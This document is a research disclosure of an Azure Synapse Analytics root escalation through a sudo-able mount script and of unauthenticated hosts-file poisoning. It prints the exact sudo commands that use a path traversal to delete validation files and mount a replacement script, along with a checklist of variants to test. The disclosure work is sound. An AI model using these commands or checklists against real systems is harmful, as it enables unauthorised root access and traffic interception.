Microsoft Azure Synapse Pwnalytics
A privilege escalation flaw in Azure Synapse Analytics allowed a low-privileged user to gain root access within a Spark VM by exploiting a sudo-accessible script with a directory traversal and file deletion issue. Additionally, a hosts file poisoning flaw allowed a user to modify the hosts file on all nodes in their Spark pool, enabling traffic redirection and snooping.
 Published on medium.com
Synapse Analytics is a platform used for machine learning, data aggregation, and other such computational work. One of the primary developer-oriented features of this platform is the use of Jupyter notebooks.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Synapse Analytics is a Microsoft Azure platform used for machine learning, data aggregation and other computational work. One of its primary developer-oriented features is Jupyter notebooks: blocks of code that can be run independently of one another to analyse different subsets of data.
Synapse Analytics is listed under Microsoft's high-impact scenarios in the Azure Bug Bounty program, a heading Microsoft uses for products and scenarios with the highest potential impact to customer security.

Under the hood, Synapse uses Apache Spark to provision the clusters that user code runs on. That user code runs with intentionally limited privileges, because the environments are managed by internal Microsoft subscription IDs, which is generally indicative of a multi-tenant environment.
Tenable Research found two issues here. The first is a privilege escalation flaw that lets a user reach root within the context of a Spark VM. The second lets a user poison the hosts file on all nodes in their Spark pool, which allows redirecting subsets of traffic and snooping on services users generally do not have access to. The privilege escalation was adequately addressed. The hosts file poisoning flaw remained unpatched at the time of writing.
Setup
The entry point is the Jupyter notebook functionality of Synapse, which runs as a user called trusted-service-user inside an Apache Spark cluster. The compute resources are provisioned to a specific Azure tenant but managed internally by Microsoft. You can confirm this by viewing the subscription ID of the nodes on the cluster, which is only visible with elevated privileges and the Azure metadata service. That is indicative of a multi-tenant environment.

Not our subscription ID
trusted-service-user has limited access to many resources on the host and is intentionally unable to interact with waagent, the Azure metadata service, the Azure WireServer service and many other services meant only for root and other special accounts end users do not normally have access to.
That said, trusted-service-user does have sudo access to a utility used to mount file shares from other Azure services:

The screenshot shows the Jupyter notebook code running as trusted-service-user and that account having sudo access to run a particular script without a password.
Finding it
The sudo-able utility is filesharemount.sh. Its header marks it as a NodeAgent installation script maintained by a Microsoft address, and it carries a deprecation warning: it uses cifs to mount a fileshare and will be deprecated once a fuse driver is implemented. The script is clearly temporary and has likely not undergone strict review, as the deprecation warning indicates.
#!/bin/bash## NodeAgent installation script.## Maintained by [redacted]# Copyright © Microsoft Corporation. All rights reserved.## this script use cifs to mount fileshare, will be deprecated once we implement fuse driver to mount fileshareSCRIPT_DIR=”$( cd “$( dirname “${BASH_SOURCE[0]}” )” >/dev/null 2>&1 && pwd )”source ${SCRIPT_DIR}/functions.sh...
The script sources several functions from a functions.sh file in the same directory. Those functions are used for sanity checks throughout the main script. For example, this one determines whether a given mount point is valid before attempting to unmount it:
...if [ “$commandtype” = “unmount” ]; then check_if_is_valid_mount_point_before_unmount $args umount $args rm -rf $args exit 0fi...
The end of the main script is where the interesting behaviour sits:
...chown -R ${TRUSTED_SERVICE_USER}:${TRUSTED_SERVICE_USER} “$mountPoint”uid=$(id -u ${TRUSTED_SERVICE_USER})gid=$(id -g ${TRUSTED_SERVICE_USER})mount -t cifs //”$account”.file.core.windows.net/”$fileshare” “$mountPoint” -o vers=3.0,uid=$uid,gid=$gid,username=”$account”,[redacted] [ “$?” -ne “0” ]; then check_if_deletable_folder “$mountPoint” rm -rf “$mountPoint” exit 1fi
Another check function from functions.sh is used here, but this time the check is keyed off the mount command succeeding a few lines earlier. If the mount fails, the mount point is deleted with rm -rf. Supply a mount point that passes all sanity checks up to this point and invalid file share credentials, and the rm command in the snippet can be triggered.
Exploitation
Step 1: delete the sanity checks

The first move is to use that rm to get rid of functions.sh, and with it all of the sanity check functions. The full command used for file deletion:
sudo -u root /usr/lib/notebookutils/bin/filesharemount.sh mount mountPoint:/synfs/../../../usr/lib/notebookutils/bin/functions.sh source:https://[redacted] accountKey:invalid 2>&1
The functions.sh file only checks that the mount point begins with /synfs before deciding it is valid. A simple directory traversal (/synfs/../../../...) therefore bypasses that function. The mount itself is pointed at a share with an invalid accountKey, so the cifs mount fails and the failure branch runs rm -rf against the traversed path.
Step 2: mount a replacement utility
With the checks gone, the existing filesharemount.sh utility can be removed and a replacement mounted in the same directory, which still has sudo access. The researcher created a test share using the Gen2 Storage service in Azure and put a file in it called filesharemount.sh whose contents are id, to demonstrate the execution privileges now granted.
The mount command:
sudo -u root /usr/lib/notebookutils/bin/filesharemount.sh mount mountPoint:/synfs/../../../usr/lib/notebookutils/bin/ source:https://[redacted] accountKey:REDACTED 2>&1
This mounts the attacker-controlled share over the directory holding the utility, which still has sudo access. Checking access afterwards:

Step 3: hosts file poisoning
Each Spark pool has a host running a service called HostResolver, found at /opt/microsoft/Microsoft.Analytics.Clusters.Services.HostResolver.dll on each node in the Synapse environment. It manages the hosts file for all hosts in the Spark cluster, so administrators can address each host by a preset hostname instead of tracking IP addresses, which change with the pool's scaling features.
The service has no authentication. A low-privileged user can therefore overwrite the hosts file on all nodes in their Spark pool and snoop on services and traffic they are not intended to see. On its own this is not a game-changing vulnerability, but it warrants a patch for its potential as a critical piece of a larger exploit chain.
A view of the information used by each host:

Output:

The hostresolver can be queried like this:

When a new host is added to the pool, a register request is sent to the hostresolver, which parses it and sends an update to all other hosts in the pool to update their hosts file. If the entry already exists, it is overwritten.
The register request:

The updated hosts file:

The change propagates to all hosts in the pool. With no authentication on the service, the hosts file on all nodes can be modified arbitrarily by submitting register requests by hand. If these hosts were provisioned under the attacker's own subscription ID, this would not matter, since they would already have full control of them. They do not own these hosts, which makes it a slightly bigger problem.
When the issue was originally reported, communicating to hosts outside one's own Spark pool was possible. That appears to have been a separate issue: it was fixed during the course of the research and not publicly disclosed by Microsoft. The new inability to communicate outside the pool severely limits the impact of this flaw by itself, which now requires other flaws to achieve greater impact. At the time of writing, the hosts file poisoning flaw remains unpatched.
Root cause
The privilege escalation comes from the combination of a sudo-able script and its own sanity checks. filesharemount.sh sources validation functions from functions.sh, and the mount point validation only checks the /synfs prefix, so directory traversal passes it. The failure path then runs rm -rf on the user-supplied mount point, and because the script runs with sudo, the deletion happens with elevated rights. Once functions.sh is gone, the remaining checks cannot run, and the same mount mechanism can place an attacker-controlled filesharemount.sh in the sudo-able directory. The script's deprecation warning suggests it was temporary and likely did not go through the normal QA channels.
The hosts file poisoning comes from HostResolver accepting register requests without any authentication, so any low-privileged user in the pool can rewrite the hosts file on every node.
Impact
Within the Spark VM, the privilege escalation reaches root. Access by a root user is limited to their own Spark pool; reaching resources outside the pool would require additional vulnerabilities chained together. Tenable rated the issue Critical based on the context of the Spark VM itself. Microsoft considers it a Low severity defence-in-depth improvement based on the context of the Synapse Analytics environment as a whole, and states that cross-tenant impact from this vulnerability alone is unlikely, if not impossible. Tenable remains sceptical that cross-tenant access is impossible with the level of access gained, while the Synapse engineering team has assured that it is not possible.
The hosts file poisoning lets a user redirect subsets of traffic and snoop on services they otherwise cannot see, but only within their own pool, since communication outside the pool was fixed during the research.
Fix
The privilege escalation was patched: a fix was developed and implemented without further information or clarification being required from Tenable, and it was made silently, with no notification to the researcher. The report does not describe the specific code changes made.
Variants to test
- Look for sudo-able helper scripts that source validation functions from a separate file. A positive result is a script whose checks can be removed or bypassed by deleting or overwriting that file through a path the script itself controls.
- Test mount point and path validation for prefix-only checks such as
/synfs. A positive result is a traversal like/synfs/../../../...that passes validation and reaches a path outside the intended directory. - Look for failure branches that run
rm -rfon user-supplied paths under sudo. A positive result is deletion of a file the user should not be able to remove. - Look for directories that are both sudo-able and writable through a mount or share mechanism. A positive result is replacing a privileged script with attacker-controlled content and seeing it execute.
- Probe internal cluster services such as HostResolver for register or update endpoints without authentication. A positive result is an accepted request that changes the hosts file on other nodes in the pool.
- Check whether such a service can reach hosts outside the caller's own pool. A positive result is a propagated entry affecting nodes the user does not own, though note that this was fixed during the research by node-level firewalling.
What happened, in plain words
Microsoft Azure is a cloud platform: instead of running software on your own computer, you rent computers in Microsoft's data centres and use them over the internet. One of the services inside Azure is called Synapse Analytics. It is aimed at people who work with large amounts of data, for machine learning (teaching a computer to recognise patterns from examples) and for combining and analysing data sets.
A big part of Synapse is Jupyter notebooks. A notebook is a page in your browser where you write small blocks of code and run them one at a time, seeing the result of each block straight away. It is a bit like a spreadsheet where each cell can contain a little program instead of a number. Data analysts use notebooks to try things out step by step.
When you run code in a Synapse notebook, that code does not run on your laptop. It runs on a computer in Microsoft's cloud, called a virtual machine (VM): a computer that exists only as software, sharing physical hardware with other VMs. A group of such machines working together is called a cluster, and in Synapse the cluster technology underneath is Apache Spark, a well-known system for processing data across many machines at once.
Here is the important part. The code you write in a notebook is run with deliberately limited permissions. Permissions are the rules about what a program is allowed to do: which files it can read, which other computers it can talk to, and so on. The reason for the limits is that these VMs are not really yours. They belong to Microsoft, are managed under Microsoft's own internal Azure subscription (think of a subscription as the billing and ownership account for a set of cloud resources), and are shared between many customers. A setup where one provider's machines serve many different customers is called multi-tenant: like an office building where several companies rent floors, and the landlord owns the building.
Tenable Research looked at this setup and found two problems.
- A privilege escalation. "Privilege" means how much a program is allowed to do; "escalation" means getting more of it than you were given. In this case, a normal notebook user could climb from the restricted account all the way to root, the all-powerful administrator account on a Linux machine. Root can do anything on that machine.
- A hosts file poisoning. Every computer has a small file called the hosts file, which works like a private phone book: it maps names (like a website address) to numeric addresses (the IP addresses that computers actually use to find each other). If you can rewrite that phone book, you can make the computer send traffic meant for one place to another place of your choosing. The flaw let a user rewrite this file on every machine in their own Spark pool (the group of machines assigned to them), which allows redirecting some of the traffic and eavesdropping on services the user normally cannot see.
The privilege escalation was fixed properly. The hosts file poisoning was still unpatched when the researcher wrote the report.
Synapse Analytics is listed under Microsoft's high-impact scenarios in the Azure Bug Bounty program. A bug bounty program is a scheme where a company pays independent researchers for reporting security bugs. "High-impact scenarios" is a heading Microsoft uses for the products and scenarios where a security bug could do the most damage to customers.
